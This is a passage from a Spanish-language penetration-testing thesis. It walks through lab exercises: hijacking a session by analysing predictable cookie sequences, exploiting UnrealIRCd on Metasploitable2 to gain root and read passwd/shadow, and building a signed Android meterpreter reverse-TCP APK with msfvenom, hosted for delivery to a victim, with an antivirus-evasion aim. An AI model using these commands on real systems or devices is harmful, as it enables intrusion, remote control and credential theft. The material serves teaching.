
Figura 114. Captura de peticiones de navegación.



Fuente: autor.

Se ha seleccionado una de las peticiones (261) la cual envía la información a través del método GET, como se observa en la ilustración.


Figura 115. Petición en método GET.



Fuente: autor.

Es muy importante observar la Cookie que se obtiene en la petición para lograr efectuar el secuestro de la sesión en la página (Esta cookie permite al usuario ser reconocido en el sitio web o en diferentes), una vez seleccionada (WEAKID) la herramienta permite efectuar una prueba para verificar que la Cookie si se puede utilizar, lo que arroja un mensaje como el que se observa en la figura, posterior a esto se ingresan el número de muestras con las que se efectuara una secuencia de registros para el inicio de sesión, con el fin de analizar la sucesión numérica.


Figura 116. Verificación del uso de la Cookie.



Fuente: autor.

Lo anterior arroja el resultado de la secuencia numérica para el uso de la cookie, lo que nos permitirá buscar un salto en la secuencia.

Figura 117. Análisis de la secuencia de las muestras.




Date	Value	Numeric	Difference
2018/03/16 09:38:49.302	14704-1521207529209	835689	16041
2018/03/16 09:38:40.893	14617-1521207520802	136322	16040
2018/03/16 09:38:43.703	14646-1521207523604	369444	16040
2018/03/16 09:38:46.498	14675-1521207526406	602566	16040
2018/03/16 09:38:43.312	14641-1521207523223	329303	8061
2018/03/16 09:38:45.706	14666-1521207525612	530252	8046
2018/03/16 09:38:40.799	14615-1521207520702	120282	8044
2018/03/16 09:38:41.403	14622-1521207521304	176524	8044
2018/03/16 09:38:43.197	14640-1521207523102	321242	8043
2018/03/16 09:38:45.301	14662-1521207525205	498085	8043
2018/03/16 09:38:45.597	14665-1521207525506	522206	8043
2018/03/16 09:38:47.902	14689-1521207527809	715129	8043

Fuente: autor.

La visualización grafica permite observar que el análisis muestra un nivel de entropía (medida de la incertidumbre de los datos) con una proyección aritmética casi constante, de manera que crece linealmente.


Figura 118. Análisis de forma gráfica de las muestras.



Fuente: autor.

El análisis anterior permite observar que las secuencias de las muestras tomadas para la Cookie tienen un crecimiento constante, por lo cual se podría percibir que sería fácil encontrar el salto y secuestrar la sesión.

Figura 119. Verificación de los saltos en la secuencia.




Date	Value	Numeric	Difference
2018/03/16 09:38:49.302	14704-1521207529209	835689	16041
2018/03/16 09:38:40.893	14617-1521207520802	136322	16040
2018/03/16 09:38:43.703	14646-1521207523604	369444	16040
2018/03/16 09:38:46.498	14675-1521207526406	602566	16040
2018/03/16 09:38:43.312	14641-1521207523223	329303	8061
2018/03/16 09:38:45.706	14666-1521207525612	530252	8046

Fuente: autor.

Se procede a guardar el archivo que se genera de las muestras para examinar luego los saltos en la secuencia de la sección.


Figura 120. Guardar el archivo se la secuencia.



Fuente: autor.

Para esta práctica se utilizara la herramienta JHijack (Compartida por OWASP y utilizada principalmente para el secuestro de sesión numérica), se efectúa la descarga y ejecución de la misma.


Figura 121. Descarga y ejecución JHijack.



Fuente: autor.

Se verifica el archivo anterior y se busca un salto en el valor, observando los últimos números para identificar el lugar donde cambia la secuencia, en este caso falta el número (45), teniendo en cuenta que salta del 44 al 46, también es importante prestar atención a los números que se presentan al final (3 últimos), los cuales cambian.

Figura 122. Análisis saltos de sesión.




Fuente: autor.

En la herramienta de ataque se escriben los datos antes encontrados, borrando los 3 últimos dígitos y cambiándolos por un signo de $ y en el número inicial se

escribe el 5, el cual es el salto que se observó en la imagen anterior, por último se selecciona el ataque numérico y se escoge un rango, el cual para esta práctica será de 1 a 999.


Figura 123. Opciones de selección JHijack.



Fuente: autor.

La herramienta realiza una prueba con el rango seleccionado y arroja un resultado, con el cual se efectuará un intento de inicio de sesión.


Figura 124. Resultado de la herramienta.



Fuente: autor.

Con el resultado obtenido se procederá a realizar una modificación de los parámetros de una solicitud antes de que sea enviada al servidor, utilizando un proxy de interceptación automática con la herramienta Tamper Data (Aplicación web de prueba de seguridad la cual modifica los parámetros POST).


Figura 125. Utilización herramienta Tamper Data.



Fuente: autor.

En el campo Cookie, se copia el resultado obtenido del trabajo anterior, para verificar si es posible ingresar de forma exitosa.


Figura 126. Parámetros Tamper Data.



Fuente: autor.

Como resultado se observa que se logró el acceso a la página con el secuestro de la sesión, a través de los análisis efectuados en los pasos anteriores.


Figura 127. Secuestro de sesión exitoso.



Fuente: autor.

6.2.8 Laboratorio No.8 – Explotación Mestasploitable. En el siguiente laboratorio se pretende realizar una explotación de una vulnerabilidad en una máquina dispuesta para tal fin (Metasploitable2), utilizando algunas herramientas de la máquina atacante Kali – Linux, con el fin de observar el funcionamiento de algunas herramientas y pruebas que se deben tener en cuenta durante el desarrollo de la fases mencionadas en la metodología inicial de este trabajo para una prueba de penetración. Se proceden a encender algunas de las máquinas.

Figura 128. Máquinas laboratorio No.8.



Fuente: autor.

Se realiza un escaneo a la IP de la máquina victima para verificar los puertos y servicios activos, resaltando el puerto 6667 con el servicio UnrealIRCd (Servidor IRC – protocolo de comunicación en tiempo real basado en texto).


Figura 129. Escaneo con nmap.

```
Nmap scan report for 192.168.37.144
Host is up (0.00083s latency).
Not shown: 977 closed ports
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login?
514/tcp  open  tcpwrapped
1099/tcp open  rmiregistry GNU Classpath grmiregistry
1524/tcp open  shell       Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 00:0C:29:A6:8F:FF (VMware)
```

Fuente: autor.

Teniendo en cuenta este servicio que tiene activo la máquina es probable que posea alguna vulnerabilidad, por lo cual con la herramienta Metasploit se realiza una búsqueda de un exploit conocido para mencionada versión.


Figura 130. Búsqueda exploit en Metasploit.



Fuente: autor.

Una vez encontrado un exploit se procede a escogerlo para configurar la IP de la máquina victima (192.168.37.144).


Figura 131. Uso de exploit en Mestasploit.



Fuente: autor.

Después de haber configurado la IP en el exploit encontrado, se efectúa el lanzamiento del ataque logrando una conexión exitosa en la máquina víctima.

Figura 132. Ejecución del exploit.



Fuente: autor.


Con el comando (id), se logra observar que el usuario de trabajo es root, con lo cual se obtienen la mayor cantidad de privilegios en la máquina, por lo tanto, se realiza la verificación de los archivos passwd y shadow, los cuales contienen el listado de los usuarios y contraseñas con los que se pueden acceder al sistema.

Figura 133. Visualización del usuario máquina víctima.

Fuente: autor.

Con la obtención de los archivos, al igual que en laboratorios anteriores se puede hacer uso de ataques por fuerza bruta para obtener las contraseñas.

Figura 134. Ataque por fuerza bruta.



Fuente: autor.

6.2.9 Laboratorio No.9 – Infección en dispositivo Android. En el siguiente laboratorio se pretende realizar un archivo infectado con un *payload* para enviarlo a un dispositivo Android y lograr acceso al sistema, con el fin de observar el funcionamiento de algunas herramientas y pruebas que se deben tener en cuenta durante el desarrollo de la fases mencionadas en la metodología inicial de este trabajo para una prueba de penetración. Se proceden a encender algunas de las máquinas.

Figura 135. Máquinas laboratorio No.9.

Fuente: autor.

A través de la máquina atacante (Kali - Linux), se utiliza la herramienta *msfvenom* (Generador de carga útil independiente de Metasploit), el cual se encarga de realizar o tomar un *payload* existente para luego codificarlo y lograr la evasión de los sistemas de detección mediante el uso de antivirus, en este caso se tomara un *payload* existente para Android con conexión reversa TCP utilizando *meterpreter, hacia* la IP de la máquina atacante y se genera un archivo (virus.apk).

Figura 136. Generación de virus.apk.

```
root@Kali:~# msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.37.129
 LPORT=4567 R > virus.apk
No platform was selected, choosing Msf::Module::Platform::Android from the pa
yload
No Arch selected, selecting Arch: dalvik from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 8785 bytes
```

Fuente: autor.

En el siguiente paso se permite crear un repositorio de certificados para la máquina atacante, con el fin de generar un certificado valido para firmar la apk.

Figura 137. Generación de certificado apk.

```
root@Kali:~# keytool -genkey -v -keystore miguel.Keystore -alias miguel -keya
lg RSA -keysize 2048 -validity 365
Enter keystore password:
Keystore password is too short - must be at least 6 characters
Enter keystore password:
Re-enter new password:
What is your first and last name?
  [Unknown]:  Pedro Perez
What is the name of your organizational unit?
  [Unknown]:  DIAN
What is the name of your organization?
  [Unknown]:  DIAN
What is the name of your City or Locality?
  [Unknown]:  Bogota
What is the name of your State or Province?
  [Unknown]:  Bogota
What is the two-letter country code for this unit?
  [Unknown]:  CO
Is CN=Pedro Perez, OU=DIAN, O=DIAN, L=Bogota, ST=Bogota, C=CO correct?
  [no]:  yes

Generating 2,048 bit RSA key pair and self-signed certificate (SHA256withRSA)
 with a validity of 365 days
        for: CN=Pedro Perez, OU=DIAN, O=DIAN, L=Bogota, ST=Bogota, C=CO
Enter key password for <miguel>
        (RETURN if same as keystore password):
[Storing miguel.Keystore]
```

Fuente: autor.

Con el certificado generado, se procede a realizar la firma del archivo (virus.apk), con la herramienta jarsigner (Herramienta que permite efectuar la firma de un archivo con un certificado).

Figura 138. Firma de la apk.

```
root@Kali:~# jarsigner -verbose -sigalg SHA1withRSA -digestalg SHA1 -keystore
 miguel.Keystore virus.apk miguel
Enter Passphrase for keystore:
   adding: META-INF/MIGUEL.SF
   adding: META-INF/MIGUEL.RSA
  signing: AndroidManifest.xml
  signing: resources.arsc
  signing: classes.dex
jar signed.

Warning:
No -tsa or -tsacert is provided and this jar is not timestamped. Without a ti
mestamp, users may not be able to validate this jar after the signer certific
ate's expiration date (2019-03-16) or after any future revocation date.
```

Fuente: autor.

Es importante efectuar un verificación de que el certificado quedo firmado de forma correcta, como se observa en la figura.139

Figura 139. Verificación firma de la apk.

```
root@Kali:~# jarsigner -verify -verbose -certs virus.apk

s        258 Fri Mar 16 16:23:16 EDT 2018 META-INF/MANIFEST.MF

  s = signature was verified
  m = entry is listed in manifest
  k = at least one certificate was found in keystore
  i = at least one certificate was found in identity scope

- Signed by "CN=Pedro Perez, OU=DIAN, O=DIAN, L=Bogota, ST=Bogota, C=CO"
    Digest algorithm: SHA1
    Signature algorithm: SHA1withRSA, 2048-bit key
- Unparsable signature-related file META-INF/SIGNFILE.SF

jar verified.

Warning:
This jar contains entries whose certificate chain is not validated.
This jar contains signatures that does not include a timestamp. Without a tim
estamp, users may not be able to validate this jar after the signer certifica
te's expiration date (2019-03-16) or after any future revocation date.
```

Fuente: autor.

Luego de comprobar la firma es importante ofuscar el archivo, con el fin de evitar que sea detectado como software malicioso, en el momento del envío y la instalación en la máquina víctima, para hacer eso se utilizara la herramienta zipaling (Optimización importante para los archivos de la aplicación Android) y se envía al directorio de apache de la máquina Kali para transferirlo por red a la víctima.

Figura 140. Ofuscar el archivo apk.

```
root@Kali:~# apt-get install zipalign
root@Kali:~# zipalign -v 4 virus.apk /var/www/html/virdef.apk
Verifying alignment of /var/www/html/virdef.apk (4)...
      50 META-INF/MANIFEST.MF (OK - compressed)
     285 META-INF/MIGUEL.SF (OK - compressed)
     629 META-INF/MIGUEL.RSA (OK - compressed)
    1756 META-INF/ (OK)
    1806 META-INF/SIGNFILE.SF (OK - compressed)
    2087 META-INF/SIGNFILE.RSA (OK - compressed)
    3177 AndroidManifest.xml (OK - compressed)
    4944 resources.arsc (OK - compressed)
    5174 classes.dex (OK - compressed)
Verification successful
```

Fuente: autor.

Teniendo en cuenta que el archivo se envió al directorio de apache se procede a encender el servicio y a ejecutar la consola de metasploit, con el fin de colocar a la escucha la máquina atacante.

Figura 141. Servicio apache y metasploit.

```
root@Kali:~# service apache2 start
root@Kali:~# msfconsole
```

Fuente: autor.

En la consola se usa un *exploit* y el *payload* que contiene el archivo malicioso, con el fin de colocar a escuchar la máquina atacante cuando se ejecute el archivo en la víctima, configurando la IP de Kali (192.168.37.129) y el puerto que se desea utilizar, para este caso (4567).

Figura 142. Configuración de exploit máquina Kali.

```
msf > use exploit/multi/handler
msf exploit(handler) > set payload android/meterpreter/reverse_tcp
payload => android/meterpreter/reverse_tcp
msf exploit(handler) > set lhost 192.168.37.129
lhost => 192.168.37.129
msf exploit(handler) > set lport 4567
lport => 4567
```

Fuente: autor.

Esta ejecución permite que la máquina atacante quede a la espera de que el celular se infecte con el archivo generado.

